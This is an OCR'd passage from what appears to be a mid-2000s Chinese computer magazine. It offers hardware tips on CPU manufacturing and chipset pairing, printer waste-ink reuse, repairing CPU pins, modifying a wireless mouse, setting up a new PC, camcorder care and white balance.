通过一种称为掺杂(也称离子植入)的工艺，晶圆的暴露区域被各种不同化学杂质(称为离子)所轰击。离子被植入到晶圆中，以改变硅在这些区域传导电流的方式。

7.层的叠加过程

重复分层和掩蔽工艺，并创建窗口以便在层与层之间建立连接。金属原子会在晶圆上沉积，填充满窗口。然后进行其他的掩蔽和蚀刻过程，使金属只剩下条状部分以完成电气连接。总体会连接大约20层，在一个三维结构内形成CPU的电路。一个晶圆上的准确层数取决于CPU的设计。

8.切割CPU过程

晶圆上所有CPU的细微电路都必须经过测试。然后，使用金刚石切割机将晶圆切开，形成单个的CPU。

9.封装过程

每一枚CPU都将被置入一个保护封装之内。通过封装，CPU可以与其他设备相连接。封装的形式取决于CPU的类型及其应用领域。每一枚封装后的CPU都要经过若干次严格测试，这是芯片制造过程中的最后一个步骤。

晋级第5关:CPU编号探秘

CPU编号的相关文章在2002年曾刊登过，虽然在这两年当中也推出新款的CPU，但识别方法基本一样，所以这里就不再赘述。

小提示

虽然CPU编号可以较直接地反映CPU的性能,但不见得很多人对CPU编号的排列规则比较熟悉。所以,我们还可以请出通用的测试软件来获取CPU的性能指标,如WCPUID(下载地址:http://cgi2.tky.3web.ne.jp/~nrklv/cgi-bin/softdl.cgi?wcpu31a.exe),运行后,处理器的详细信息一目了然(见图10)。当然，你也可以选择Intel Processor Frequency ID Utility(下载地址:http://file.mydrivers.com/tools/cpu/fidchs26.msi)或AMD CPU Information Display Utility(下载地址:http://file.mydrivers.com/tools/cpu/AMDCPUIDU1.0.exe),这两个软件都是专用的类似于WCPUid的处理器检测软件。




图10

▶▶▶ 火速链接

《明明白白我的“芯”——看编号识AMD CPU》 2002年14期

《对<明明白白我的“芯”——看编号识AMD CPU>一文的补充》 2002年15期

《明明白白我的“芯”——看编号识Intel CPU》 2002年15期

《龙霸天下——AMD Athlon 64处理器》 2003年21期

晋级第6关:CPU与主板的合理搭配

目前，不仅CPU的种类和型号繁多，主板芯片组的型号也是层出不穷。于是很多不了解电脑的朋友却买到搭配不合理的CPU和主板:要么是CPU太差，而主板却非常高档(呵呵，可能是从以后升级着想)；要么就是买了块顶级CPU，却搭配一块中低档的主板。

首先，不同规格的CPU需要主板提供不同的技术支持:Intel的部分CPU支持超线程技术；在内存方面有双通道DDR技术，该技术和800MHz FSB的Pentium 4有非常大联系，因为在传统的单通道技术下DDR400内存所提供的3.2GB/s带宽已经无法满足这类CPU的6.4GB/s带宽要求，两条DDR400内存条组成的双通道DDR系统刚好可以提供6.4GB/s的带宽。这样一来CPU才有发挥其威力的足够空间，而有些不知情的朋友以为只要主板资料上写着支持800MHz FSB就可以了。其实不然！因为哪怕是一块i845E主板，只要它的外频能超到200MHz并提供6分频，那么它就间接地支持了800MHz FSB，这对那些有实力的厂家来说并不是一件很难的事。要是你想购买一颗P4 2.40C GHz、P4 2.60C GHz、P4 2.80C GHz、P4 3.0 GHz、P4 3.20 GHz、P4 3.40 GHz、P4 2.80E GHz、P4 3.0E GHz或P4 3.20E GHz，那么挑选一块支持双通道DDR技术的主板是非常有意义的。至于AMD平台方面，其实很多中高端nForce2主板也支持双通道DDR,不过就连对内存带宽要求最高的Barton 3200+也只需要一条DDR400内存而已，所以该技术用在AMD的CPU上其实对性能的提升并不明显，可以说是华而不实的。

那么说了半天，什么样的CPU与什么样的主板是最合理的搭配平台呢？下面简单地向大家说明:

Intel Pentium 4(800MHz FSB):推荐使用Intel 875P、Intel 865PE、Intel 865G(集成显示核心)、VIA PT800、VIA PT880或SiS 648FX芯片组主板，内存建议使用双通道DDR400内存。

Intel Pentium 4(533MHz FSB):推荐使用Intel 848P、Intel 845PE、Intel 845GE(集成显示核心)、Intel 845GV(集成显示核心)、VIA P4X400、SiS 648或SiS 645DX芯片组主板，内存建议使用DDR333/DDR400内存。

Intel Pentium 4/Celeron(400MHz FSB):推荐使用Intel 845PE、Intel 845E、Intel 845D、Intel 845G(集成显示核心)、Intel 845GL(集成显示核心)、Intel 845GE(集成显示核心)、Intel 845GV(集成显示核心)、VIA P4X400、VIA P4X266E或VIA P4M266A(集成显示核心)芯片组主板，内存建议使用DDR266/DDR333内存。

AMD Athlon XP(400/333/266MHz FSB):推荐使用NVIDIA nForce 2(集成显示核心)、VIA KT800、VIA KT600、VIA KT400/A芯片组主板，内存建议使用DDR333/DDR400内存。

AMD Duron(200MHz FSB):推荐使用VIA KT400、VIA KM400(集成显示核心)、VIA KT333、VIA KM266(集成显示核心)芯片组主板，内存建议使用DDR266/DDR333内存。CF [YJ03]

喷墨打印机的“废墨”巧利用

■ 刘鹤荣

EPSON等喷墨打印机都有一些相同的程序：当开机、换墨盒以及待印时间过长时，都会自动执行“清洗打印头”程序；当打印效果不好时，也要执行必要的喷嘴图案检查程序，作规定的“清洗打印头”操作。这些都要用全色(四色或者六色)的宝贵墨汁来清洗打印头，洗下的墨汁当成“废墨”全都排到机内的废墨舱中。在废墨舱中安置了大块的工业毛毡，用来吸附“废墨”，并在日后漫长的时日里，让“废墨”中的水分自然蒸发掉，“废墨”从此也就无影无踪了。

一、为“废墨”正名

笔者在接触EPSON C-40喷墨打印机初期，为降低昂贵的墨盒费用，自行尝试注墨使用。可不是想像的那么简单，老是“堵墨头”，于是就得反复开动清洗程序，呜呼，最后终于呈现废墨满舱，溢出！废墨舱容积不算小，像EPSON C-40、C-41这类小型打印机，墨舱的饱和吸附量也在80毫升以上。为使整机工作显得完美，无漏墨污染之嫌，厂家往往把废墨舱做得相当大，像较早些的EPSON COLOR-400型打印机，废墨舱的饱和吸附量可超过500毫升，不怕你“洗”不净打印头。至于用户一方的昂贵墨汁损耗，厂家好像并不心疼。

经过仔细研究和上百次的验证，终于发现：“废墨”的说法并不确切。“废墨”它是由纯净的四色墨汁合成的产物，即：黑色+黄色+洋红+青色(BK+Y+M+C)，物理特征属减色法合成，在清洗打印头过程中，黑色、黄色、洋红和青色等压抽吸和排出，呈现等比混合，其中Y、M、C三色相加就是黑色，那就是说，排到废墨舱去的四色墨汁合成物应该是：黑色+黑色=黑色。因此，无论在什么情况下，只要你沾到了“废墨”，颜色都是黑的。其实这根本不是什么“废墨”，这是宝贵的黑墨汁。

二、“废墨汁”的收集与利用

严格地讲，这个“黑墨汁”是混合黑色，其中黄色+洋红+青色(Y+M+C)物理配比的和差是近似为零，不能算纯黑色，但实践证明，只要图片打印无高纯度黑要求，这个“混黑”完全可以胜任各类图片和照片打印的需要。至于打印文本文件，那绝对是理想的黑墨汁。对于这个黑墨汁，通过简单改装打印机，笔者进行了回收和实验，成功地为它派了两个用途：一是为LQ系列针式打印机的卡式色带盒墨舱注墨，品质极为优秀。二是作为黑色墨汁直接注入喷墨打印机的墨盒，继续使用，效果相当不错。

黑墨汁的收集比较简单，步骤如下：

Step 1 拆开机罩

EPSON C-40 C-41等外形差不多的小型小打印机，上机壳为无螺钉型卡装式ABS塑料壳，共设置了七个卡爪，前面两端(蓝色封胶带位置)是两个暗卡，机壳左右两端(靠后部)也有两个暗卡，机壳后部是三个比较小的明卡(见图1)。先开左前端的暗卡(见图2)，方法是以右手拇指按住暗卡的合箱口部位，用力让其产生变形，同时上推，使合箱缝张开大于1mm即可，插一个厚纸片保持住，就这样依次开启四个暗卡。然后，用改锥依次轻按机壳后面的三个明卡，机罩就可轻松地取下。





图1


图2

小提示

在每次取下机罩之前，请先把进纸定位卡挪到最左端。

Step 2 简单改装

在下机壳适当部位用电烙铁烫一个圆洞，把排墨软管引出来，管口下放置一个容器收集即可(见图3)。笔者是从卫生所要的青霉素小瓶做容器，挺好用，为防止碰倒，可将一空火柴盒剜个直径和小瓶相当的洞，当做小瓶底座用就行了。若觉得瓶口嫌高，可适当把打印机垫高些。



图3

Step 3 收集墨汁

容器收集的墨汁，要及时地用注射器抽出来保存，以免暴露过久，水分蒸发而浓缩(如果忘了及时抽取，墨汁变稠也不要紧，适当加几滴饮用纯净水稀释即可)。停机不用时，容器要及时盖好。排墨软管管口要加个塞子堵住，以防墨汁滴落污染。塞子好找，商店购买的圆珠笔芯上都有个护帽，是个很合适的塞子。

收集墨汁要特别注意两点：一是引出的排墨软管，管口不可直接接在注射器上；二是使用打印机时，先放好接墨容器。开机之前，切记首先取下排墨软管的塞子，管口必须先与大气相通，否则打印工作不正常。工作日若经常有打印需要，管口不必堵上。

小提示

如果是保修期内，自行拆机后保修将失效。不过，细算一下很划得来，回收‘废墨’的效益是减少了昂贵墨盒的购置。如果不是意外损伤，一般故障送修费低于一只墨盒昂贵费用。根据笔者的经验，EPSON打印机很皮实，数百张A4照片的打印和近百次的拆改实验，我的C40打印机仅出过一次因触动了EPSON公司预设的强制送修程序而跑修，费用是50元。 CF [YJ04]

断脚CPU起死回生术

■ 陕西　郭武军

一日，将CPU卸下重装后，无法点亮机器，这是怎么回事？再次卸下CPU，竟然发现CPU引脚折断了两根，天哪，这可是我刚花了500多元买来的赛扬2.0GHz呀！难道要让它从此地长眠于垃圾堆吗？难道辛苦挣来的Money就这么白白扔掉？

拿着CPU，仔细观察，发现断脚是在根部，想起在无线电修理中练就的焊接技术，于是拿出一把20W内热式电烙铁，用钢锉将烙铁头锉成锥形，以便焊接操作。然后通电预热。用双面胶将CPU引脚向上固定在桌面上。待烙铁预热好后，先将引脚和CPU根部用松香和焊锡上锡，以便焊接。如果引脚丢失，也可用一小断直径0.2mm漆包线代替。然后再小心地用镊子夹住引脚，配合烙铁，焊在CPU上，操作中，可适当多用点焊锡，以确保焊接牢固和光滑。焊好后再用小刀将多余的焊锡刮下，以便能顺利插入插座。

接下来，该安装CPU了。吸取上次的经验教训，万般小心地将CPU插入基座，压下压杆，涂好导热硅脂，再装上散热器及风扇。开机后，BIOS自检通过，随后进入了久违的WinXP界面。

小提示

- ★此项操作需要一定的焊接经验，如果是新手，则可以找一块废弃的电路板及一小段漆包线，模拟CPU和引脚来练习手法，也可以请有经验的老鸟帮忙。
- ★烙铁外皮一定要可靠接地，若无条件，也可在焊接前断开电源，以免感应电流击穿CPU内部颗粒。
- ★烙铁头每次接触CPU时间不得超过3秒钟，否则有可能烧毁CPU。
- ★尽量用松香作助焊剂，如果非要用焊油不可，焊接完成后要立即用无水酒精多余的焊油擦净。

本文只限于技术交流，由于各种不可预测的原因的存在，由于本文而引起的硬件损坏，作者概不负责。

CF [YJ05]

给无线光电鼠标加把“个性开关”

■李永前

用过“无尾巴”光电鼠标的朋友都知道，这种鼠标定位精确，寿命长而且有智能省电功能，但美中不足的是它有2节AAA电池，却没有电源开关，即使长时间不用鼠标转入深度休眠状态它的底部仍然会发光，消耗电能，这可不符合“绿色环保”理念，可不可以在长时间不用鼠标时使其完全断电呢？别着急，下面就让我们一起来打造更有个性的鼠标。

首先要找一根铁丝和一根带有绝缘层的细导线，还要有电烙铁和焊锡等焊接工具及材料。然后就是寻找最为关键的拨动式微动开关，我用的是废旧的雷登放音机上重低音控制开关，不用花一分钱，而且使用效果另人满意，需要说明的是这个开关要带有小块的电路板。其实从废旧的随身听上拆一个收音机与录音机的切换开关同样适用。那如何安装呢？

Step 1 拆开鼠标底盖，在其左侧拇指放置处打孔，这样设计更符合手感。最好在打孔之前，先用细针在欲打孔的位置画好开关线框，以免打的孔过大或过小。准备工作做完后，用烧红的铁丝从画好的线框中间烫开，再用小刀慢慢向四周刮，直到与画的线框大小一致为止。




图1



图2

Step 2 用小刀割断靠近电源负极的印刷电路，把拨动式微动开关用细导线焊接在靠近断路处两侧最近的焊接点（见图1）。

Step 3 用502粘合剂固定好开关，最好是把开关固定在鼠标电路板上。接着装好鼠标。这样通过开关，无线光电鼠标可选择接通或是断开两种状态。操作鼠标时，使开关处于接通状态，待鼠标长时间不用时，使开关处于断开状态，于是鼠标就不会长时间处于有电状态，而且电池的能量也得到最佳利用。制作完成后的带有开关的节能无线光电鼠标见图2，非常好用，有这种鼠标的朋友不妨一试。

CF [YJ06]



主　频

CPU主频＝外频×倍频。这个公式对于大家来说都非常熟悉，很多人也都知道同样主频的两块CPU，外频高的CPU（如：166MHz＝83MHz×2）比外频低（如：166MHz＝66MHz×2.5）的CPU在性能上强不少，如：250MHz＝83MHz×3会比。这是为何？其实，我们可以把CPU主频（即性能）相当于一个城市的交通系统的吞吐率，把外频相当于道路，就不难理解了。如果道路出现堵塞（相当于外频下降），那么就算多几条道路（相当于倍频提高），也会影响整个城市的吞吐率。只要把这几处疏通了，虽然花的力气不大，但吞吐率会极大地提高。

CF [YJ07]

技巧E卡通 Skill Tips

逆光照片巧扫描

一般情况下，在扫描顺光照片时，根本不需要调整扫描参数，就能获得比较理想的扫描效果。但在扫描逆光照片时，再使用扫描仪默认的设置来扫描，这样你就会发现最后生成的图像，整体色调好像偏暗了一些。为了改善扫描效果，我们这样扫描逆光照片：在扫描仪应用程序中，可以适当地减少照片中的色彩层次曲线，以便获得扫描分色效果。当效果满意后，我们还需要对图像重新进行扫描一次，以便让扫描仪按照校正操作要求，重新对照片进行采样，以便于扫描仪生成符合需要的图像效果。当然我们也可以使用默认设置来扫描图像，但扫描后获得的图像，还必须使用 Photoshop 中的调整层次曲线功能，来减轻色彩中的中色调部分，经过这些处理工作，扫描后的效果就会好多了。（太子）

笔记本电脑也可以快速存盘

每次有大量文件需要处理的用户一定有所感触，当结束了一天的工作之后，需要把每一个窗口一一存盘，然后再一一关闭。不过，现在笔记本电脑的有一项功能便是可以实现快速保存现有工作任务，当然各个笔记本厂商的方法可能略有不同。以 IBM ThinkPad 为例，用户决定暂时把手里的工作停下来的时候只要同时按下“Fn”和“F12”键，就可以实现快速存盘，同时可以保留现在的窗口状态。当下次开机的时候，无需重新调用每一个应用程序，关机以前的工作状态可以迅速得到恢复。（太子）

让闪存盘可以随意卸

在 Windows XP 中，鼠标右键单击桌面的“我的电脑→属性→硬件→设备管理器”，进入设备管理器窗口，双击“磁盘驱动器”，再双击展开的“TONGFANG UFD06 USB Device（此处为闪存盘设备名称）”，进入“TONGFANG UFD06 USB Device 属性”对话框窗口，切换到“策略”选项卡，点选上面的“为快速删除而优化”项（如图所示）。这样，通过停用磁盘上和 Windows 中的写入缓存，你就不用再进行上述“安全删除硬件”操作，直接拔除闪存盘就可以了。



（张天勇）

消除扫描仪的噪音加点油

扫描仪在长期工作后，可能会在工作时出现一些噪音，如果噪音太大，大家应该拆开机器盖子，找一些缝纫机油滴在卫生纸上将镜组两条轨道上的油垢擦净，再将缝纫机油滴在传动齿轮组及皮带两端的轴承上（注意油量适中），最后适当调整皮带的松紧，然后盖上盖子即可。（太子）

晚间也能拍摄清晰的景物

在夜间拍摄人像，必须利用内置闪光灯才能拍摄，但这样的操作后，背后美丽的夜景在相片上消失了。其实造成这样的原因在于利用内置闪光灯拍摄，快门值就会自动调得较高，因曝光时间不够，因此背后光线较弱的夜景，就没能很好地拍在相片中。对于这样的问题，我们可以先将相机安装于脚架上，再利用快门先决功能，调校快门至较慢速度，如1～2秒等，长时间曝光令被拍人物背后的夜景重现。不过在曝光中途被拍人物就绝不能动，否则就会变得模糊不清。（太子）

修复软盘写保护故障

Windows Me 下，在一张 3.5 英寸 1.44MB 高密度未写保护软盘上写入文件，计算机总显示“复制文件或文件夹时出错。无法创建或替换 XXX（文件或文件夹名）：磁盘被写保护。请去掉写保护或使用另一张磁盘。”，点击“确定”，取出磁盘写保护再去掉，插入软驱重试几次，故障依旧。遇到这种情况可以在软驱关闭状态下取出磁盘，用薄胶布封闭背面的写保护口，即可成功向磁盘写入文件，移动、复制或打印磁盘上文件都非常顺利。（刘杰东）

摄像头拍摄显示器不闪烁

每当我们把摄像头对准显示器的屏幕上时，就会发现一条一条的黑道在预览窗口中显现。这种闪烁的主要原因在于拍摄设备与被拍摄屏幕的频率不同时而造成的拍摄的画面不停闪烁。换句话说，如果我们将这两者的频率统一起来（或是倍数关系），也就会不会闪烁了。通常情况下。摄像头的拍摄频率为 30Hz。这样你可以将显示属性窗口中的屏幕刷新频率进行更改 60Hz 即可解决。如果你的摄像头的拍摄频率不是 30Hz。那只好用最为烦琐的方法，逐步地改变显示器的刷新频率，并把摄像头对着屏幕，然后在预览窗口中观察。在某个频率下预览窗口的显示效果不再闪烁了，则代表两者的频率已经保持统一了。这时再进行拍摄，那显示器的画面就不再闪烁了。（太子） CF [YJ08]

全新品牌电脑启用的五大必杀技

■上海　凌　福建　爱在残阳间

花了大把大把的血汗钱终于把品牌电脑从电脑城抱回家了，为了让它能更好地为你的生活和工作增色添彩，我们应小心、合理地使用它。现在笔者就一台新的品牌电脑刚刚开始使用应该做的一些事情做一个简单的介绍，供给各位读者来参考。

必杀技一:重建硬盘分区

大部分新的品牌电脑整个硬盘只分为一个分区，就算分成多个分区，但原有硬盘分区也不尽合理。出于方便管理资料的原因，许多用户买回品牌电脑的第一件事就是自己动手重建硬盘分区。一般建议要把硬盘分成多个分区，因为这样便于管理，除非有特殊应用。以一个容量为60GB的硬盘来说，操作系统所占的C盘最好分为5GB较为合适，再分6GB的分区来安装游戏(包括网络游戏)，接下来再分10GB左右的分区用于系统及常用软件的临时文件的交换，最后将剩余的分区留给个人资料储存了。

由于我们是想在不损坏原有操作系统的前提上分区，所以最好选择Partition Magic之类的分区软件，操作简单、容易上手。以Partition Magic 8.0为一个40GB硬盘的大分区分为三个区为例，首先，选定已有的一个分区C盘，然后在菜单栏上单击“Operation”选项，并选中其中的“Resize/Move”选项。这时会出现一个界面，在这个界面上有四个数字填入框，上面那三个即为将C盘分为三个小分区后，三个分区的大小。当然这三个分区总体积必然等于C盘的大小。我在这里将C盘分为大小分别为5GB、10GB、25GB的三个分区。设置好以后，单击“OK”按钮，即可回到主程序界面。这时程序并没有立刻按照用户的要求进行分区操作。我们这时在主程序界面的菜单栏上选择“General”项中的“Apply Changes”一项，单击它。这时Partition Magic 8.0会自动重启电脑，在启动在Windows桌面之前会开始进行分区操作。稍待片刻，即可完成操作。

另外在分区格式方面虽然NTFS分区格式在安全性和管理功能上要比FAT32好，但笔者觉得作为一般用户(不需要对自己的品牌电脑里面的文件做特别加密的用户)还是选择FAT32较为理想，因为FAT32分区相对于NTFS来说，不仅运行速度要快一些，更重要的是当系统崩溃时，可以在DOS下挽救系统和数据，而NTFS就做不到了。

必杀技二:升级BIOS与更新驱动程序

生产的日期与购买日期总存在着一定的时间差，升级各硬件的驱动程序所能带来的好处也是多多的，除了提高兼容性、稳定性之外，往往还能得到整机性能的提高以及机器个性化色彩的增强。

▶▶▶ 火速链接

旧瓶盛新酒——升级主板BIOS篇	2002年第16期
旧瓶盛新酒——升级显卡BIOS篇	2002年第17期
菜鸟学装驱动系列之三——安装主板驱动程序	2002年第22期
菜鸟学装驱动系列之四——安装显卡驱动程序	2002年第23期
菜鸟学装驱动系列之五——安装声卡驱动程序	2002年第24期

必杀技三:保护资料、隐私的安全

不管是商业用户还是个人用户，品牌电脑的硬盘中肯定有一些不想与他人共享的资料或秘密。在NTFS格式的硬盘分区中，我们可以对指定的文件或文件夹进行加密；我们还可以设置开机密码、超级用户密码和硬盘密码，以有效防止不速之客光临我们的机器。另外要提醒用户的是做这些之前别忘了一定设置CMOS密码，不然你前面所设置的密码会轻而易举地给别人破掉。当然了，设置密码后一定要牢记密码或干脆把密码记在别人不易看到的本子上。

▶▶▶ 火速链接

蒙上“闲人”的眼睛——CMOS密码全接触　2003年第10期

为保证数据安全，笔者建议大家可以安装Win2000或者WinXP的操作系统，并使用NTFS格式化分区，这样就系统的安全角度来说，要比单纯只设置开机的口令，更加能够保证用户的系统安全。

小提示

现在也有些笔记本电脑还提供了指纹开机识别系统等一些安装措施，从而来取代传统的CMOS密码保护，如果你也使用笔记本电脑且带此功能，不妨也去尝试一下，也不失为一种有效可行的安全措施。

必杀技四:及时备份系统和个人资料

质量再好的机器使用一定时间后，硬件总会或多或少地出现一些问题，加上病毒及使用不当等因素的影响，机器遇到不能启动甚至不小心遭受碰撞而使硬盘提前损坏等意外情况也是常有的事。硬件损坏不是什么大事，但如果把珍贵的资料毁于一旦，那可就惨了，所以我们在使用新机时也应未雨绸缪，及时作好系统和重要资料的备份工作。

必杀技五:进行简单的硬件升级

刚买的新机也要升级？是的，许多品牌电脑(特别是一些低价的)标准配置中各部件的搭配并不均衡，其中以内存和硬盘最为突出，他们往往就是整台品牌电脑性能的瓶颈所在。如有些品牌电脑随机预装了Windows XP操作系统，但装配的内存只有128MB，明显偏小；又如一些用户对机器速度没有较高要求但数据存储量较大，而购买的品牌电脑的硬盘只有40GB，这时就应考虑这些部件的升级问题了。

笔者在此已经给各位读者就全新品牌电脑启用时要点的介绍已经告一段落了。望能给大家在使用品牌电脑的时候带来小小的帮助，使其可以发挥最大的功效给予你生活中最大的方便！

CF [YJ09]

DV的保养技巧

■ 北京　伍班双

对于DV这种高精度电子设备而言，日常良好的使用习惯及保养不仅可以延长产品的使用寿命，同时也能保证DV有着良好的拍摄效果。对于拥有DV的用户而言，掌握一定的DV保养技巧势在必行。

一、镜头的保养

无论是传统摄像机还是DV，镜头是它们最为关键的部件之一。一旦镜头出现问题或者瑕疵，DV的整体拍摄效果肯定会出大问题。

1.养成良好的使用习惯

在外出游玩、拍摄过程中，DV的镜头始终暴露在空气中，因此在镜头上很容易沾上一些灰尘，那么会影响拍摄的质量。因此，平时拍摄完之后，一定要立刻将镜头盖盖上。平时绝对不能用手指或其他物体接触、触摸镜头上的镜片。因为镜头上的镜片都属于多层镀膜产品，一旦手指或其他物体接触，很容易破坏镀膜，从而影响了镜头的光学质量。

2.给镜头装上UV镜

由于镜头的镜片直接与空气接触，平时用户往往也会因为不注意而触摸镜片，那么如何更好地保护镜头呢?最好的方法就是给DV装上UV镜（紫外线滤镜）。紫外线是波长为200～400纳米的射线，虽然我们的肉眼看不见紫外线，但是它却可以使胶卷等感光材料感光，降低色彩鲜艳度。虽然如今的数码摄像机、数码相机对红光及红外光敏感而对蓝紫光(尤其是紫外光)并不敏感，因此UV镜的滤光作用也没多大作用。但是，UV镜还是可以作为保护镜使用的，将UV镜装在镜头前，可以防止灰尘进入镜头，此外还可以避免其他物体直接接触镜头镜片。

3.科学清洁镜头

既然镜头特别容易脏，那不是应该经常将镜头上的灰尘擦掉呢?错!镜头镜片的表面都有保护膜,如果镜头沾上了灰尘了的话，千万不要用毛巾、纸巾等物品擦试。可以通过一个皮老虎利用空气将镜头表面的灰尘吹掉。当然，利用空气吹有时并不能完全将灰尘吹掉。如果镜头实在太脏了，则可以考虑采取以下方法进行清洁:开擦之前先得准备一些工具，例如镜头纸(或者湿镜头纸)、镜头布(或麂皮)、吹气球、脱脂棉等。先用吹气球吹去灰尘，个别吹不走的用镜头纸小心剔去，一定要小心。取少许脱脂棉，沾镜头水，小心粘去仍在镜头上的灰尘、污渍。

在清洁镜头时，千万不要使用比较粗糙的东西来擦试镜头，例如毛巾、纸巾，此外也不要使用任何带腐蚀性的液体，例如酒精、清洗液等等。

二、机身的保养

DV机身大部分的构造都由精密电子电路以及各种处理芯片组成，所以较大的震动和较高的湿度等都是DV的杀手。

因此，在使用、收藏DV时，要注意不要强烈震动DV，此外要注意环境温度及湿度，不要在高温、高湿环境中使用DV。

三、磁头机构的保养

磁头机构是DV的核心器件，它关系到录制、回放的图像质量。由于磁头机构是一种机械装置，因此一旦磁头沾上灰尘，就会影像画面的质量，还会因灰尘颗粒的摩擦损坏DV的磁头和DV带。所以，对于DV用户而言，需要经常对DV的视频磁头进行保养。除了平时不要使用劣质DV带外，一般使用50个小时左右(是指磁头录制或者回放了50个小时)就应对DV的视频磁头进行清洗。

视频磁头的清洗，一般都是通过DV清洗带来实现的。清洗带实际上是一种非磁性的DV带，它的磁带上涂有一层非磁性的、很细很均匀的颗粒状物质。当需要清洗磁头时，将新的清洗带装入DV，通过按“Play”或“Record”按钮，让磁头机构以正常的速度走带，中间不要停，也不要快进或快倒。当正常走带5～10秒钟之后，按停止按钮，然后将清洗带取出，并保存。注意，DV磁头的外层虽然都镀有一层金属磁性体薄膜，具有一定的抗磨性，但是每次清洗的时间还是不能过长。

注意:清洗带在使用一次之后，下次再使用时不能倒到头，直接使用即可。等整盘带子用完了再倒回头去。一般情况下，DV清洗带不要反复使用。

四、液晶屏的保养

虽然液晶屏并不完全影响拍摄的质量，但在使用时也得注意，避免与坚硬的东西碰擦。如果液晶屏沾上了灰尘，可以用吹气球将表面的灰尘吹走，在不得已需要擦拭LCD时，可以用软布或麂皮轻擦，千万不要用液体特别是腐蚀性液体去清洁屏幕。LCD在长时间使用后会发热发烫，最好关闭一下，等几分钟再使用。在使用及存放时，注意不要让液晶屏受到挤压，更要防止脱手将DV摔到地上。

五、DV带的保养

虽然现在的DV带质量都很可靠，但是其数据的存取却是靠DV内部的磁头高速转动读取完成的，它不像DC中的各式各样的存储卡，依靠电子方式进行存储，所以对摄像带的维护和保养也不容忽视。

对于新买的DV带，特别是第一次使用时，一般都比较紧，对于DV机器有可能出现转动困难或根本转不动的情况。当碰到这种情况时，可以将DV带轻轻在手掌上拍打几下，然后放入DV中快进快倒几秒。

在收藏DV带时，由于DV的磁头是以高速转动读取它的，所以哪怕磁带上的一点尘埃都会给磁头造成磨损。因此，在存放DV带时，一定要注意防尘。此外，千万别让摄像带靠近高温、高磁场的环境，这些都会给拍摄内容造成图像或声音的失真。CF [YJ10]

DC术语通之五：白平衡

■福建 包日晓

我们拍照时，除非要营造一些特别的气氛，一般都是要求影像的色彩能与被摄体的原有色彩一致，即色彩重现要准确。对于使用数码相机的拍友，要拍出准确色彩，便要利用相机的“白平衡”色彩修正功能，除此之外，也可利用影像处理软件的色彩调整指令，来修正影像的色彩。

一、影像偏色的原因

白光，是由很多不同波长并按一定比例的色光所组成，它是所有色彩的来源，没有它，便看不到物体颜色。当白光照射到物体表面，物体对它会有以下的特性：吸收某一部分波长的色光，并反射或透射其它波长的色光，而反射或透射出来的色光之颜色便是该物体的颜色，此外若物体完全反射白光便是白色，而把白光完全吸收便是黑色。例如我们以一白光照射到一块绿叶上，绿叶只会反射绿光，而把其它色光吸收，故绿叶就呈现绿色。不过，由于不是所有光源都能放射出真正的白光，它们可能含有较多某种色光，例如钨丝灯或烛光有较多的红、黄色光，拍出来的影像就会偏红黄色。

二、光源的色温

在摄影学上，我们会利用“色温”这个物理量来衡量光源的色调性质。色温的单位是Kelvin(°K)，而0°K=摄氏-273°C。将一个能完全吸收各种色光的物体(称黑体)加热，物体便会发光，最初呈红黄色，接着变成白热的状态，若温度再上升，便转为蓝绿色(见图1)。此外，要计算出从黑体放射出来的光线的色温，只需把黑体当时的温度加上273就可以了。例如当黑体的温度是1500°C时，会放射出红色的光线，而这光线的色温是1500+273=1773°K。



图1 当黑体加热时，所产生的光线的颜色变化，逐渐由红黄色过度到蓝绿色

从以上可知，光源的色温与其放射出来的光线之颜色有一固定关系。当光源的色温低时，光线中的红黄色光含量较多，拍摄出来的影像会偏红黄色调(暖色调)，当色温高时，则光线中的蓝绿色光含量较多，影像会偏蓝绿色调(冷色调)，而当色温约在5500°K左右时，能放射出真正的白光，不会令影像偏色。所以当拍摄时，我们要留意所用的光源，特别是使用自然界的太阳光时，因在一天之中，色温亦有变化。当太阳光斜照时，光线需穿过较厚的大气层，这会滤掉很多蓝光，令红光成份增加，所以色温较低；当太阳上升时，蓝光被吸收较少，色温便开始升高。

除了自然光外，人工光源如闪光灯、石英灯等也是常用的摄影光源，而由于它们的色温较稳定，拍摄时比较容易掌握。下表列出不同光源的大约色温：

光源	色温
钨丝灯	2500°K～3500°K
石英灯	2800°K～3400°K
平均太阳光	4800°K～5500°K
闪光灯	5500°K～6000°K
薄云天	6500°K～7500°K
蓝天	12000°K～18000°K

三、巧用“白平衡”功能修正色彩

对于感应色彩，我们的视觉与感光材料不一样，因我们的脑部已从日常生活中把物体原有的颜色记忆下来，若物体被非真正白光照射而产生偏色，脑部便会将之补偿而恢复原有的颜色。不过，感光材料就不能这样做，它会把色彩偏差记录下来，但是我们也会利用其他方法，令感光材料配合所用光源的色温，达到色彩平衡。

对于传统相机，可以通过使用不同规格的底片(如日光型、灯光型底片)，或在镜头前装上彩色滤镜来配合所用光源的色温。而对于数码相机，便使用“白平衡”功能来修正色彩。白平衡功能的原理是调整影像中的红、绿、蓝三原色的色度(0～255)，使影像中最亮的部位达到纯白，并以此作标准来调整其余的颜色。大部分的数码相机都会设有多种的白平衡选项，如自动(通常是预设选项)、钨丝灯、阴天、闪光灯等等，来配合不同的光源，我们可根据所用的光源来选择(见图2、图3、图4)。



图2 钨丝灯光源，没有激活白平衡




图3 钨丝灯光源，设定钨丝灯白平衡选项



图4 钨丝灯光源，钨丝灯白平衡选项，自动闪光灯激活

当设定白平衡选项时，也要留意有没有设定自动闪光灯，因为如果闪光灯在拍摄时激活，便会改变整体光源的色温。例如一个在钨丝灯环境下拍摄的影像，设定了钨丝灯白平衡选项后，若自动闪光灯在拍摄时激活，影像便会偏蓝，要避免这种情况，可关闭闪光灯，或设定自动或闪光灯白平衡选项。

有一些机种会提供一种称“色温”的选项，可让我们直接选择适当的色温值，若能配合色温表一起使用，效果更佳。

